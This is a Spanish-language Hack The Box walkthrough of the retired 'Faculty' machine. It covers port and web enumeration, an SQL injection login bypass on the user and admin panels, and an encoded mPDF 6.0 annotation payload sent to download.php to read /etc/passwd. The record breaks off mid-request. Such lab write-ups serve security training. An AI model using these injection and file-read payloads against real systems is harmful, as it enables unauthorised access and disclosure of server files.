
Máquina Faculty



Faculty


OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Linux	02 Jul 2022	Medium	Retired

4 de noviembre 2022

Hack The Box
Creado por: dandy_loco


1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.




```
┌──(root㉿kali)-[/home/kali/HTB]
└─# ping -c 1 10.10.11.169
PING 10.10.11.169 (10.10.11.169) 56(84) bytes of data.
64 bytes from 10.10.11.169: icmp_seq=1 ttl=63 time=39.0 ms

--- 10.10.11.169 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 39.021/39.021/39.021/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.



```
# Nmap 7.93 scan initiated Thu Nov  3 20:30:10 2022 as: nmap -sCV -p 22,80 -oN targeted 10.10.11.169
Nmap scan report for 10.10.11.169
Host is up (0.036s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   3072 e9418ce5544d6f14987616e7292d0216 (RSA)
|   256 4375103ecb78e9520eebcf7ffdf66d3d (ECDSA)
|_  256 c11caf762b56e8b3b88ae969737be6f5 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://faculty.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov  3 20:30:20 2022 -- 1 IP address (1 host up) scanned in 10.14 seconds
```

Comprobamos el LaunchPad de la versión del SSH y vemos que estamos ante una versión Focal de Ubuntu.



openssh 1:8.2p1-4ubuntu0.5 source package in Ubuntu

Changelog

```
openssh (1:8.2p1-4ubuntu0.5) focal; urgency=medium

  * d/p/fix-connect-timeout-overflow.patch: prevent ConnectTimeout overflow.
    (LP: #1903516)

  [ Sergio Durigan Junior ]
  * d/p/lp1966591-upstream-preserve-group-world-read-permission-on-kno.patch:
    Preserve group/world read permissions on known_hosts. (LP: #1966591)

 -- Athos Ribeiro <email address hidden>  Wed, 30 Mar 2022 10:03:15 -0300
```

Upload details


Uploaded by: Athos Ribeiro on 2022-04-02

Sponsored by: Sergio Durigan Junior

Uploaded to: Focal


Original maintainer: Ubuntu Developers

Intentamos realizar una enumeración con el módulo de nmap “http-enum” pero no nos descubre nada.




```
┌──(root㉿kali)-[/home/kali/HTB]
└─# nmap -sV --script=http-enum 10.10.11.169
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-03 20:35 CET
Nmap scan report for 10.10.11.169
Host is up (0.040s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.30 seconds
```

Revisamos las tecnologías que usa el aplicativo que corre en el puerto 80.




```
┌──(root㉿kali)-[/home/kali/HTB]
└─# whatweb http://10.10.11.169
http://10.10.11.169 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.169], RedirectLocation[http://faculty.htb], Title[302 Found], nginx[1.18.0]
ERROR Opening: http://faculty.htb - no address for faculty.htb
```

Vemos que nos intenta redirigir a la URL faculty.htb. Incluimos en nuestro /etc/hosts la entrada.



```
  GNU nano 6.4                                                        /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

10.10.11.169 faculty.htb
```


Volvemos a comprobar las tecnologías, por si vemos alguna información adicional.



```
┌──(root㉿kali)-[/home/kali/HTB]
└─# whatweb http://10.10.11.169
http://10.10.11.169 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.169], RedirectLocation[http://faculty.htb], Title[302 Found], nginx[1.18.0]
http://faculty.htb [302 Found] Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.169], JQuery, RedirectLocation[login.php], Script[text/javascript], Title[School F
aculty Scheduling System], nginx[1.18.0]
http://faculty.htb/login.php [200 OK] Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.169], JQuery, Script[text/javascript], Title[School Faculty Scheduling Syst
em], nginx[1.18.0]
```

2. Análisis de vulnerabilidades


Revisamos la página web, con nuestro navegador web. Vemos un panel, que nos pide identificador.



Welcome To Faculty Scheduling System

Please enter your Faculty ID No.

Intentamos ejecutar un SQL Injection, introduciendo ‘or 1=1 -- -.




ID Number is incorrect.

Welcome To Faculty Scheduling System


Please enter your Faculty ID No.

' or 1=1 -- -

Conseguimos acceder la web.




Vamos a realizar una enumeración de directorios de la página web. Descubrimos un directorio “admin”.




```
┌──(root㉿kali)-[/home/kali/HTB]
└─# wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt http://faculty.htb/FUZZ/
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://faculty.htb/FUZZ/
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   302        358 L    693 W      12193 Ch    "# directory-list-2.3-medium.txt"
000000013:   302        358 L    693 W      12193 Ch    "#"
000000007:   302        358 L    693 W      12193 Ch    "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000004:   302        358 L    693 W      12193 Ch    "#"
000000002:   302        358 L    693 W      12193 Ch    "#"
000000005:   302        358 L    693 W      12193 Ch    "# This work is licensed under the Creative Commons"
000000009:   302        358 L    693 W      12193 Ch    "# Suite 300, San Francisco, California, 94105, USA."
000000012:   302        358 L    693 W      12193 Ch    "# on atleast 2 different hosts"
000000008:   302        358 L    693 W      12193 Ch    "# or send a letter to Creative Commons, 171 Second Street,"
000000010:   302        358 L    693 W      12193 Ch    "#"
000000014:   302        358 L    693 W      12193 Ch    "http://faculty.htb//"
000000003:   302        358 L    693 W      12193 Ch    "# Copyright 2007 James Fisher"
000000006:   302        358 L    693 W      12193 Ch    "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000011:   302        358 L    693 W      12193 Ch    "# Priority ordered case sensative list, where entries were found"
000000259:   302        420 L    809 W      13897 Ch    "admin"
000045240:   302        358 L    693 W      12193 Ch    "http://faculty.htb//"
```

Miramos si existen vulnerabilidades para el software “School Faculty Scheduling System”. Descubrimos la web login.php.




```
┌──(root㉿kali)-[/home/kali/HTB/faculty]
└─# searchsploit faculty
-------------------------------------------------------------------------
 Exploit Title
-------------------------------------------------------------------------
Faculty Evaluation System 1.0 - Stored XSS
Open Faculty Evaluation System 5.6 - 'batch_name' SQL Injection
Open Faculty Evaluation System 7 - 'batch_name' SQL Injection
School Faculty Scheduling System 1.0 - 'id' SQL Injection
School Faculty Scheduling System 1.0 - 'username' SQL Injection
School Faculty Scheduling System 1.0 - Authentication Bypass POC
School Faculty Scheduling System 1.0 - Stored Cross Site Scripting POC
```



```
POST /schoolFSS/scheduling/admin/ajax.php?action=login HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 55
Origin: http://localhost
Connection: close
Referer: http://localhost/schoolFSS/scheduling/admin/login.php
Cookie: PHPSESSID=7lojvad06l803amt3f7hp7o8re
```


Accedemos a dicha web, ejecutamos de nuevo un SQL Injection y conseguimos acceso.



http://faculty.htb/admin/login.php

Username: admin' or 1=1 -- -

Password: ●●●●



faculty.htb/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacki

School Faculty Scheduling System


Home

Course List

Subject List

Welcome back Smith, John C!

Revisamos la web y vemos una opción donde podemos descargarnos un PDF. Si lo interceptamos un BurpSuite, vemos que la petición viaja codificada en base64 y doblemente “URL” encodeada.



School Faculty Scheduling System Administrator

Home

Course List

Subject List

Faculty List

Schedule

Course Form

Course


Description

course List PDF

Show 10 entries Search:


Course: Hacker

1 Description:



```
POST /admin/download.php HTTP/1.1
Host: faculty.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 3840
Origin: http://faculty.htb
Connection: close
Referer: http://faculty.htb/admin/index.php?page=courses
Cookie: PHPSESSID=i66h4a44bparjkkf5iv54hkrpd

pdf=<h1><a name="top"></a>faculty.htb</h1><h2>Courses</h2><table> <thead>   <tr>      <th class="text-center">#</th>      <th class="text-center">Course</th>     <th class="text-center">Description</th>
</tr></thead><tbody><tr><td class="text-center">1</td><td class="text-center"><b>Hacker</b></td><td
class="text-center"><small><b>class_schedule_info:course_id,class_schedule_info:id,class_schedule_info:schedule_id,class_schedule_info:subject,courses:course,courses:description,courses:id,faculty:address,faculty:contact,faculty:e
mail,faculty:firstname,faculty:gender,faculty:id,faculty:id_no,faculty:lastname,faculty:middlename,schedules:date_created,schedules:description,schedules:faculty_id,schedules:id,schedules:is_repeating,schedules:location,schedules:
repeating_data,schedules:schedule_date,schedules:schedule_type,schedules:time_from,schedules:time_to,schedules:title,subjects:description,subjects:id,subjects:subject,users:id,users:name,users:password,users:type,users:username</b
></small></td></tr><tr><td class="text-center">2</td><td class="text-center"><b>luca</b></td><td class="text-center"><small><b>Bachelor of Science in Computer Science</b></small></td></tr><tr><td class="text-center">3</td><td
class="text-center"><b>luca</b></td><td class="text-center"><small><b>Bachelor of Science in Information Systems</b></small></td></tr><tr><td class="text-center">4</td><td class="text-center"><b>luca</b></td><td
class="text-center"><small><b>Bachelor in Secondary Education</b></small></td></tr></tboby></table>
```

Si miramos las propiedades del documento pdf, vemos que está generado con mPDF 6.0. También vemos que el directorio donde se aloja el pdf generado es: http://faculty.htb/mpdf/tmp/.



Propiedades


General Tipografías

Título: Ninguno
Ubicación: file:///home/kali/Descargas/OKOA2km47eNjgtsd1y0GKuUMQP.pdf
Asunto: Ninguno
Autor: Ninguno
Palabras clave: Ninguno
Productor: mPDF 6.0
Creador: Ninguno
Creado: vie 04 nov 2022 14:49:10
Modificado: vie 04 nov 2022 14:49:10

¿Qué es MPDF?

Es una librería en PHP la cual permite generar archivos PDF usando HTML(Codificado con UTF-8). Está basada en FPDF y HTML2FPDF, con varias mejoras, fue escrito por Ian Back y lanzado bajo licencia GNU GPL v2.

Miramos en Google, si existe alguna forma de abusar de mPDF 6.0.



https://www.google.com/search?client=firefox-b-d&q=abusing+mPDF+6.0

abusing mPDF 6.0

Aproximadamente 10.600.000 resultados (0,50 segundos)

https://github.com › mpdf › issues · Traducir esta página

Make annotation tags disabled by default · Issue #356 - GitHub

22 mar 2017 — During a security test I was able to inject HTML code into a PDF document that was generated by **mPDF**. By **abusing** the tag, it was possible to ...


Podemos usar un payload, para ver el /etc/passwd.

```
1. <html><body> <annotation file="/etc/passwd" content="/etc/passwd" icon="Graph" title="Attached File:
/etc/passwd" pos-x="195" /></body></html>
```

Lo codificamos como: <url encode> <url encode> <base64> y obtenemos el siguiente código:

```
JTI1M0NodG1sJTI1M0UlMjUzQ2JvZHklMjUzRSUyNTIwJTI1M0Nhbm5vdGF0aW9uJTI1MjBmaWxlPSUyNTIyL2V0Yy9wYXNzd2QlMjUyMiU
yNTIwY29udGVudD0lMjUyMi9ldGMvcGFzc3dkJTI1MjIlMjUyMCUyNTIwaWNvbj0lMjUyMkdyYXBoJTI1MjIlMjUyMHRpdGxlPSUyNTIyQX
R0YWNoZWQlMjUyMEZpbGU6JTI1MjAvZXRjL3Bhc3N3ZCUyNTIyJTI1MjBwb3MteD0lMjUyMjE5NSUyNTIyJTI1MjAvJTI1M0UlMjUzQy9ib
2R5JTI1M0U=
```


Lo lanzamos con BurpSuite.



```
POST /admin/download.php HTTP/1.1
Host: faculty.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 432
Origin: http://faculty.htb
Connection: close
Referer: http://faculty.htb/admin/index.php?page=courses
Cookie: PHPSESSID=i66h4a44bparjkkf5iv54hkrpd

pdf=
JTI1M0NodG1sJTI1M0UlMjUzQ2JvZHklMjUzRSUyNTIwJTI1M0Nhbm5vdGF0aW9uJTI1MjBmaWxlJTI1M0QlMjUyMiUyNTJGZXRjJTI1MkZwYXNzd2QlMjUyMiUyNTIwY29udGVudCUyNTNEJTI1MjIlMjUyRmV0YyUyNTJGcGFzc3dkJTI
1MjIlMjUyMGljb24lMjUzRCUyNTIyR3JhcGglMjUyMiUyNTIwdGl0bGUlMjUzRCUyNTIyQXR0YWNoZWQlMjUyMEZpbGUlMjUzQSUyNTIwJTI1MkZldGMlMjUyRnBhc3N3ZCUyNTIyJTI1MjBwb3MteCUyNTNEJTI1MjIxOTUlMjUyMiUyNT
```

```
